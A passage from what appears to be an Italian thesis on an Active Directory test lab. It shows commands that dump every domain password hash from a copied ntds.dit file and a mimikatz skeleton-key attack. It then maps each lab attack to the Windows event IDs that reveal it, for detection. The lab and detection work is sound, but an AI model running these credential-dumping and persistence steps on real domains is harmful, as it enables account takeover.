Per esfiltrare gli hash delle password, per prima cosa bisogna creare una variabile che rappresenti la chiave per decifrare il database:

```
$key = Get-BootKey -SystemHiveFilePath C:\Tools\Exfil\SYS
```

Per esfiltrare i dati di tutti gli account si esegue il seguente comando:

```
Get-ADDBAccount -All -BootKey $key -DBPath
↪  C:\Tools\Exfil\ntds.dit
```




Figura 6.33: Errore: database corrotto

Dato che la shadow copy è stata fatta mentre il domain controller era attivo, è necessario ripararla con il comando:

```
ESENTUTL /p C:\Tools\Exfil\ntds.dit /!10240 /8 /o
```

Riprovando il comando che prima era fallito, questa volta va a buon fine e viene stampato a video un lungo elenco di informazioni, troppo lungo per riportarne uno screenshot. Per comodità è possibile ridirigere l'output su di un file con il comando:

```
Get-ADDBAccount -All -BootKey $key -DBPath
↪  C:\Tools\Exfil\ntds.dit *> cyberloop_accounts.txt
```

Ora in questo file sono presenti gli hash delle password di tutti gli utenti del dominio AD, è quindi possibile eseguire un pass the hash a nome di chiunque. Oltre a questo, si può anche eseguire il cracking degli hash offline con *hashcat* o *john* per cercare di scoprire la password in chiaro di qualche utente.

6.10 Skeleton key

Come ultimo attacco, si prova a creare con *mimikatz* una skeleton key, che potrà essere usata per effettuare il login con qualunque utente senza rendere invalida la password corrente.
Per questo attacco è necessario avere una shell privilegiata sul domain controller. Si usa quindi la shell ottenuta autenticandosi con il golden ticket a nome di Administrator sul domain controller. È sufficiente eseguire *mimikatz* e generare la skeleton key con il comando `misc::skeleton`.




Figura 6.34: Skeleton key creata con mimikatz

Ora è possibile fare il login a nome di qualsiasi utente con la password *mimikatz*. In *figura 6.35* si può vedere che il tentativo di login con l'utente Administrator, usando *mimikatz* al posto della password corretta, va a buon fine.




Figura 6.35: Login usando la skeleton key

Capitolo 7

Analisi dei log

In questo capitolo si analizzano i log prodotti durante le varie fasi del penetration test. Durante tutti gli attacchi eseguiti nel penetration test, i log sono stati raccolti con le audit policy di default. Al termine del penetration test si è deciso di replicare ogni attacco, questa volta con tutte le audit policy attive, per vedere se la maggior quantità di log prodotti potesse aiutare a identificare meglio il verificarsi degli attacchi.
Qui di seguito sono descritti gli eventi prodotti o meno per ogni categoria di auditing, con le audit policy di default. Quando tutte le audit policy sono attive, ogni evento descritto qui di seguito viene prodotto: sia in caso di esito positivo, sia in caso di esito negativo.

Categoria	**Eventi prodotti con le audit policy di default**
Account Logon	Log solo in caso di successo di autenticazione Kerberos, convalida delle credenziali e operazioni sui ticket di servizio Kerberos.
Object Access	Nessun log per l'accesso a file system, file share, registri di sistema, archivi rimovibili e altri oggetti del dominio. Nessun log nemmeno per le connessioni e i pacchetti che passano dal packet filter.

Categoria	Eventi prodotti con le audit policy di default
DS Access	Log solo in caso di esito positivo di accesso al servizio di directory. Nessun log in caso di modifiche, replica, e replica avanzata del servizio di directory.
Logon/Logoff	Log in caso di esito positivo e negativo di accesso. Log solo in caso positivo di disconnessione, blocco di un account, e accesso speciale. Nessun log in caso di modifica di appartenenza a un gruppo, richiesta di diritti da parte di utenti o dispositivi, e altri eventi di accesso o disconnessione.
Detailed Tracking	Nessun evento per creazione e terminazione di processi, eventi RPC, né per eventi di modifica sui diritti di token.
Account Management	Log in caso di successo nella modifica degli account computer, dei gruppi di sicurezza e degli account utente. Nessun log in caso di modifica dei gruppi di sicurezza, dei gruppi di distribuzione e dei gruppi di applicazioni.
Policy Change	Log in caso di successo nella modifica delle audit policy e delle policy di autenticazione. Nessun log in caso di modifica delle policy di autorizzazione, dei criteri del packet filter, e di altre policy.
System	Log in caso di successo o fallimento di eventi riguardanti l'integrità del sistema e altri eventi di sistema. Log in caso di avvenute modifiche allo stato di sicurezza. Nessun log in caso di estensione dello stato di sicurezza.
Privilege Use	Nessun log in caso di successo o fallimento nell'utilizzo di privilegi sensibili e non sensibili.

7.1 Collezione dati con SharpHound

Audit policy	Log ID	Descrizione
Default	-	Nessun log prodotto, ma un elevato numero di query LDAP verso il domain controller.
Tutte attive	5156, 5152	Tanti log con questi ID, che rappresentano lo scambio di messaggi con il protocollo LDAP. Sono le LDAP query che prima erano state individuate con Wireshark.

L'invocazione di SharpHound provoca un elevato numero di richieste LDAP verso il domain controller. Queste richieste non vengono riportate nei log con le policy di default, ma sono ben visibili se il traffico è sorvegliato da un tool come Wireshark. Un controllo su questo tipo di traffico potrebbe essere significativo e portare alla detection di questo attacco.

7.2 Cambio password ad un account con il comando *net user*

Audit policy	Log ID	Descrizione
Default	4724, 4738	È chiaro che è stata modificata la password di un utente. Sono visibili gli username dell'attaccante e della vittima.
Tutte attive	dc: 4661, 4658, 5140, 5145, 4724, 4738 win-wkstn-1: 4688, 4673	Qualche log in più di prima, nei quali si evidenzia l'accesso al servizio privilegiato lsass.exe da parte dell'attaccante per modificare la password della vittima.

Già con le audit policy di default, sul domain controller si notano due log nei quali viene specificato inequivocabilmente l'accaduto. Sono visibili chiaramente anche gli username dei due utenti coinvolti: attaccante e vittima.

Con tutte le audit policy attive, oltre a questi log, ce ne sono altri sul domain controller, nei quali si evidenzia l'accesso al servizio *lsass.exe* da parte dell'attaccante. Sulla workstation, la macchina dalla quale è stato effettuato l'attacco, si vedono due log che riportano l'esecuzione del processo *net.exe* da parte dell'attaccante.

7.3 Cambio password ad un account con il comando *Set-DomainUserPassword*

Audit policy	Log ID	Descrizione
Default	4724, 4738	È chiaro che è stata modificata la password di un utente. Sono visibili gli username dell'attaccante e della vittima.
Tutte attive	dc: 4724, 4738 win-wkstn-1: 4688, 4673, 4656	Meno log sul dc, più sulla workstation rispetto al comando net user. Ora il cambiamento di password avviene mediante il processo lsass.exe locale e non sul domain controller. Potrebbe essere meno identificabile dato che presumibilmente i log di una workstation qualunque saranno soggetti a meno controlli. Si vede comunque sul dc il tentativo di cambio password, con entrambi gli username.

Provando a modificare nuovamente la password, questa volta con il comando di PowerView, i log prodotti sono pressoché gli stessi, nei quali si evidenzia il cambio di password di un utente. L'unica differenza è che nel secondo log non viene riportato il nome dell'attaccante, ma al suo posto si legge "ACCESSO ANONIMO". Il nome dell'attaccante viene comunque riportato nel primo dei due log, quindi risulta ugualmente visibile cosa è successo e da quale account è partito l'attacco.
Con tutte le audit policy attive, ci sono meno log sul domain controller e più log sulla workstation rispetto a quanto visto per il comando *net user*.

7.4 Creazione di un nuovo computer con Powermad

Audit policy	Log ID	Descrizione
Default	4741, 4724	Visibili i nomi dell'account che ha creato il computer e del computer.
Tutte attive	4673, 4741, 4724	Visibile il tentativo riuscito di accedere al processo lsass.exe, per la creazione del computer. Oltre ai log visti con le policy di default.

Con le audit policy di default, sul domain controller si vedono due log. Nel primo si evidenzia la creazione di un nuovo account computer, nel secondo il tentativo di reimpostare la password di questo account.
Attivando tutte le audit policy, si nota un ulteriore log, nel quale di evidenzia l'accesso al processo *lsass.exe* per creare l'account computer.

7.5 Modifica al campo *msds-allowedtoactonbehalfofotheridentity* di un computer

Audit policy	Log ID	Descrizione
Default	4742	Visibili i nomi dell'attaccante e della workstation vittima, non visibile il parametro modificato.
Tutte attive	4742, 5156	Stesso log. In più la segnalazione di accesso al processo lsass.exe da parte dell'attaccante.

Con le audit policy di default è visibile un log sul domain controller, che dice che un account computer è stato modificato. Sono visibili sia il nome dell'account usato dall'attaccante, sia il nome del computer vittima dell'attacco, non è però presente il parametro modificato.
Attivando tutte le audit policy abbiamo un log in più, nel quale si esprime

l'avvenuto accesso al processo *lsass.exe* da parte dell'attaccante.

7.6 Richiesta di un Kerberos ticket con la volontà di impersonare un altro utente

Audit policy	Log ID	Descrizione
Default	dc: 4768, 4769, 4769 win-server-1: 4624	I log sul dc dicono semplicemente che sono stati richiesti due ticket a nome del computer finto per due servizi: FakeComputer$ e WIN-SERVER-1$. Il log sulla macchina win-server-1 dice che è stato fatto un accesso mediante autenticazione Kerberos a nome di un domain admin, però passando da un intermediario (il computer finto).
Tutte attive	dc: 4768, 4769, 4769 win-server-1: 4768, 4672, 4624, 5140, 5145	Sul domain controller i log sono gli stessi visti prima. Sul server vediamo la richiesta di un TGT a nome dell'account computer finto. Come prima vediamo il login avvenuto a nome dell'utente impersonato mediante credenziali Kerberos, passando per il computer appena creato (sul campo "servizi transitati" del log). In più vediamo l'accesso al file share da parte dello stesso utente, questo a seguito del tentativo di listarne il contenuto.

Con le audit policy di default, i log sul domain controller non sono sospetti. Sono richieste legittime di Kerberos ticket per accedere a due servizi. Uno di questi due servizi è il computer finto e entrambe le richieste provengono da quell'account. In questo caso il nome utente FakeComputer fa sicuramente pensare a un qualcosa di strano, ma se il computer creato dall'attaccante avesse un nome più comune non sembrerebbe nulla di particolare.
Con tutte le audit policy attive le informazioni in più sono poche. Nessun log in più sul domain controller, e qualche log in più sul server dal quale si è fatta la richiesta del ticket. Questi log in più non semplificano l'identificazione dell'attacco.

Risulta invece più evidente ciò che è accaduto se si analizzano i log prodotti sulla macchina *win-server-1*. È infatti visibile un'autenticazione con delega, caratteristica tipica dal protocollo Kerberos. Questa autenticazione potrebbe però far scattare una campanella di allarme in quanto l'account impersonato è un amministratore di dominio.

7.7 Dump degli hash e pass the hash con mimikatz

Audit policy	Log ID	Descrizione
Default	-	Nessun log.
Tutte attive	4690, 4658, 4656, 4663, 4768, 4769	Questi log dicono espressamente che il processo mimikatz.exe è andato a leggere con successo dall'area di memoria del processo lsass.exe, che sappiamo contenere informazioni riservate sugli utenti loggati nel computer. In seguito al pass the hash con mimikatz, due log dicono che sono stati richiesti due ticket Kerberos, uno al krbtgt e uno per il servizio WIN-WKSTN-1$.

Il comando `sekurlsa::logonusers` su mimikatz permette di vedere gli hash delle password degli utenti che hanno una sessione su quella macchina.
Con le audit policy di default non si ha nessun log rilevante.
Con tutte le policy attive invece possiamo vedere informazioni che evidenziano l'esposizione di dati sensibili degli utenti a un processo chiamato mimikatz.exe, che si sa essere un tool pericoloso. I log sono tutti locali alla macchina sulla quale viene eseguito l'attacco, non sono presenti log sul domain controller.

7.8 Pass the hash con impacket-psexec dalla macchina Kali

Audit policy	Log ID	Descrizione
Default	4624	Login dell'account legittimo. Unico indizio è l'indirizzo IP di origine della richiesta di login, che non fa parte de dominio, ma appartiene alla macchina Kali.
Tutte attive	4624, 5140, 5145, 4697, 4688	Oltre ai log già visti con le policy di default, vengono creati i log che indicano l'accesso a un file share condiviso, l'installazione di un eseguibile lato server, quello che gestisce la comunicazione con impacket-psexec su Kali, e la creazione di un suo processo.

Con le audit policy di default si ha un solo log, che conferma esclusivamente l'avvenuto login dell'utente del quale si conosce l'hash. Oltre al log, lo scambio di dati tra la macchina Kali e il domain controller avviene mediante protocollo smb2, è possibile rilevare con Wireshark numerosissimi pacchetti scambiati durante la comunicazione.
Con tutte le audit policy attive, possiamo vedere che per realizzare la comunicazione impacket installa sulla vittima un servizio con un nome sempre diverso. In questo caso aveva come nome servizio "VBcW" e come nome file servizio "%systemroot%\paajvadk.exe".

7.9 DCSync con mimikatz

Audit policy	Log ID	Descrizione
Default	-	Nessun log.
Tutte attive	4688, 4674, 4662	Creazione processo mimikatz.exe. Tentativo di operazione su un oggetto privilegiato da parte di mimikatz.exe.

Con le policy di default non si vede nessun log.
Con tutte le policy attive, di log rilevanti abbiamo quelli in cui si evidenzia la creazione del processo mimikatz.exe e il suo tentativo riuscito di eseguire operazioni su un registro privilegiato.

7.10 Creazione golden ticket con mimikatz

Audit policy	Log ID	Descrizione
Default	-	Nessun log.
Tutte attive	-	Nessun log.

La creazione di un golden ticket non provoca la generazione di log di sicurezza, né con le audit policy settate a default né quando queste sono tutte attive.

7.11 Pass the ticket con Rubeus

Audit policy	Log ID	Descrizione
Default	4769, 4672, 4624	Nei log prodotti non ci sono dettagli incriminanti, a parte forse l'indirizzo IP dal quale proviene la richiesta di login.
Tutte attive	dc: 4769, 4672, 4624, 4627, 5140, 5145, 4688 win-wkstn-1: 4688, 4673, 4689, 4688	Sulla workstation i log indicano la creazione e la terminazione del processo Rubeus.exe da parte dell'utente. Sul domain controller ci sono log che confermano la richiesta di Kerberos ticket da parte di Administrator provenienti dalla macchina win-wkstn-1, l'avvenuto login e l'accesso a un file share. Un log che riporta la creazione dell'applicazione lato server PSEXESVC dovuta all'esecuzione di psexec sul client.

Con le policy di default i log prodotti sul domain controller sembrano legittimi. L'unico dettaglio che potrebbe insospettire è il fatto che l'account Administra-

tor, per motivi di sicurezza, non dovrebbe eseguire il login su certe macchine del dominio, come *win-wkstn-1*. Il fatto che questo login avvenga, potrebbe alzare qualche campanello di allarme.
Con tutte le policy attive, in più ci sono i log sulla workstation che rappresentano la creazione e terminazione dei processi *Rubeus.exe* e *Psexec.exe* da parte dell'utente che ha fatto partire l'attacco. Di interessante sul domain controller si vede anche il log che evidenzia la creazione del processo PSEXESVC, per realizzare la comunicazione con psexec sul client. Un controllo incrociato potrebbe essere in grado di individuare che il processo psexec è stato creato da un account non privilegiato su una workstation, ma che esegue con i diritti di un amministratore di dominio sul domain controller.

7.12 Creazione shadow copy

Audit policy	Log ID	Descrizione
Default	4799, 7036	Sono prodotti 8 log con ID 4799. Questi dicono che è stato invocato il processo VSSVC.exe dai gruppi Administrators e Backup Operators (4 log per ciascun gruppo). I log con ID 7036 tra gli eventi di "sistema" e chiariscono meglio che è stata effettuata una shadow copy sul domain controller.
Tutte attive	4688, 4703, 4799, 4661, 4799, 8222, 7036	In più, rispetto alle policy di default, vengono prodotti i log che dicono che è stato creato il processo vssadmin, che ha abilitato il privilegio SeBackupPrivilege, i log che dicono che è stato richiesto l'accesso al processo lsass.exe e un log con ID 8222 che dichiara esplicitamente la creazione della shadow copy.

Con le audit policy di default è già possibile capire che è stata creata una shadow copy del sistema.
Con tutte le audit policy attive questo è ancora più evidente, dato che ci sono

molti più log ad indicare l'accaduto.

7.13 Creazione skeleton key con mimikatz

Audit policy	Log ID	Descrizione
Default	-	Nessun log.
Tutte attive	4690, 4658, 4656, 4663	Accesso in lettura e scrittura all'area di memoria del processo lsass.exe da parte del processo mimikatz.exe. Tentativo di duplicazione del puntatore al processo lsass.exe riuscito.

Con le policy di default non c'è nessun log che evidenzia l'accaduto.
Attivando tutte le audit policy, diversi log evidenziano il tentativo riuscito da parte del processo mimikatz.exe di accedere il lettura e scrittura all'area di memoria del processo lsass.exe, che sappiamo contenere le credenziali degli utenti. Con l'accesso in scrittura, mimikatz ha aggiunto la patch che permette alla skeleton key di essere usata per l'autenticazione di tutti gli utenti del dominio.

Conclusioni

Un laboratorio sul quale testare le vulnerabilità è fondamentale, poiché effettuare attività di penetration testing e vulnerability assessment sull'ambiente di produzione potrebbe comprometterne il corretto funzionamento.
Utilizzando un laboratorio non in produzione è possibile anche studiare e approfondire le tematiche legate ad Active Directory al fine di creare nuovi scenari o percorso d'attacco.
Far si che la creazione del laboratorio di test sia automatizzabile è altrettanto importante perché lo rende veloce da costruire e da distruggere. Questa caratteristica è utile sia se il laboratorio è ubicato su un server privato, sia nel caso in cui si trovi su un cloud provider.
Nel caso di un server privato, sarà necessario allocare le risorse per le macchine virtuali solamente quando si stanno eseguendo test sul laboratorio, lasciandole disponibili per altre operazioni quando non ce n'è più bisogno. Se il laboratorio è invece ospitato su un cloud provider a pagamento, un vantaggio concreto è legato al costo di gestione delle macchine. Quando il laboratorio viene distrutto, si smette di pagare il cloud provider per il servizio e in questo modo si paga solo per l'effettivo utilizzo.
Un altro vantaggio è dovuto al fatto che alcune attività di penetration testing o di vulnerability assessment potrebbero essere parecchio invasive, e rendere necessario un reset delle macchine del laboratorio per tornare alla configurazione iniziale.
Grazie alla tecnica di **Infrastructure as Code** (IaC), è stato possibile definire la struttura del laboratorio sotto forma di codice in appositi file di configurazione. In questo modo si ha la certezza che ogni volta la configurazione iniziale del laboratorio sia sempre la stessa, evitando errori che potrebbero verificarsi

se la configurazione delle macchine venisse fatta manualmente.
Al termine del progetto di tirocinio e tesi sono a disposizione dell'azienda tre tipologie di laboratorio, tutte quante realizzate mediante tool automatici.
Attualmente il laboratorio include unicamente una macchina preposta al ruolo di domain controller, per cui all'interno della foresta è presente un solo dominio. Un interessante sviluppo al laboratorio corrente potrebbe prevedere l'aggiunta di più domain controller, così da ampliare la foresta includendo più domini. Una volta che nel laboratorio sono presenti più domini, è possibile aggiungere relazioni di fiducia tra un dominio e l'altro per testare le vulnerabilità che queste relazioni introducono nel sistema di Active Directory.

Per quanto riguarda invece la seconda fase del progetto, quindi il penetration test e l'analisi dei log, sono state raccolte informazioni interessanti. La lista degli eventi prodotti per ciascun tipo di operazione indesiderata sul dominio di Active Directory potrebbe essere usata per creare un **tool di auditing**. Questo tool dovrebbe essere in grado di rilevare l'esecuzione di attacchi semplicemente controllando gli eventi generati sulle macchine del dominio, informando così gli amministratori addetti alla sicurezza, che potranno prendere le adeguate contromisure.

Bibliografia

[1] Philippe Beraud, *An overview of Azure Active Directory*, Microsoft Technical Article, Giugno 2016

[2] Microsoft, *AD DS Getting Started*, `https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/active-directory-domain-services`, 2018

[3] A. Binduf, H. O. Alamoudi, H. Balahmar, S. Alshamrani, H. Al-Omar and N. Nagy, *Active Directory and Related Aspects of Security*, 21st Saudi Computer Society National Computer Conference (NCC), pp. 4474-4479, 2018

[4] Purna Chnadra Rao, Venkatesh Parmi, *An Advanced approach of Active Directory Techniques*, International Journal of Information and Technology (IJIT), Vol. 1, No. 1, Mar-Apr 2015

[5] J. Kadlec, D. Jaros and R. Kuchta, *Implementation of an Advanced Authentication Method within Microsoft Active Directory Network Services*, 6th International Conference on Wireless and Mobile Communications, pp. 453-456, 2010

[6] Microsoft, *Windows Authentication Overview*, `https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/windows-authentication-overview`, 2016

[7] Microsoft, *Windows Authentication Architecture*, `https://docs.microsoft.com/en-us/windows-server/security/`

windows-authentication/windows-authentication-architecture, 2016

[8] Microsoft, *NTLM Overview*, https://docs.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview, 2016

[9] Microsoft, *Kerberos Authentication Overview*, https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview, 2016

[10] Neuman, C., Yu, T., Hartman, S., and K. Raeburn, *The Kerberos Network Authentication Service (V5)*, RFC 4120, https://tools.ietf.org/html/rfc4120, Luglio 2005

[11] Microsoft, *Kerberos Network Authentication Service (V5) Synopsis*, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b4af186e-b2ff-43f9-b18e-eedb366abf13, 2020

[12] Sean Metcalf, *The Most Common Active Directory Security Issues and What You Can Do to Fix Them*, https://adsecurity.org/?p=1684, Ottobre 2015

[13] Benjamin Delphy, *mimikatz*, https://github.com/gentilkiwi/mimikatz, 2020

[14] Microsoft, *NTLM Messages*, https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/760a9788-bd32-4d9e-87ad-2aa5970786ac, 14 Febbraio 2019

[15] jckhmr, *Active Directory Learning Lab*, https://github.com/jckhmr/adlab, 2019

[16] HashiCorp, *Terraform*, https://www.terraform.io/

[17] Scott Lott, *Windows on Linode*, https://github.com/only-cliches/docs/blob/windows-on-linode/docs/tools-reference/windows-on-linode/installing-windows-on-linode-vps.md, 26 Giugno 2016

[18] Microsoft, *Windows 10 Enterprise Evaluation*, https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise

[19] Ansible, *Configure a Windows host for remote management with Ansible*, https://raw.githubusercontent.com/ansible/ansible/devel/examples/scripts/ConfigureRemotingForAnsible.ps1

[20] Packer, *Proxmox Builder (from an ISO)*, https://www.packer.io/docs/builders/proxmox/iso

[21] Clay Shekleton, *Ansible playbook to create Proxmox Windows VM templates*, https://github.com/clayshek/ans-pve-win-templ, 2020

[22] David Rowe, *BadBlood*, https://github.com/davidprowe/BadBlood, 2020

[23] Andrew Robbins, Will Schroeder, Rohan Vazarkar, *BloodHound: Six Degrees of Domain Admin*, https://bloodhound.readthedocs.io/en/latest/index.html, 2020

[24] Andrew Robbins, Will Schroeder, Rohan Vazarkar, *BloodHound repository*, https://github.com/BloodHoundAD/BloodHound, 2020

[25] Andrew Robbins, Will Schroeder, Rohan Vazarkar, *BloodHound release*, https://github.com/BloodHoundAD/BloodHound/releases, 2020

[26] MITRE ATT&CK, *Initial Access*, https://attack.mitre.org/tactics/TA0001/, 19 Luglio 2019

Ringraziamenti

Il primo e il più grande dei ringraziamenti va sicuramente ai miei genitori, che mi hanno supportato per tutti questi anni. Può sembrare retorica, ma senza di loro non sarei la persona che sono oggi.
Grazie anche ai miei amici, per avermi permesso di restare più o meno sano di mente durante questo terribile anno di pandemia.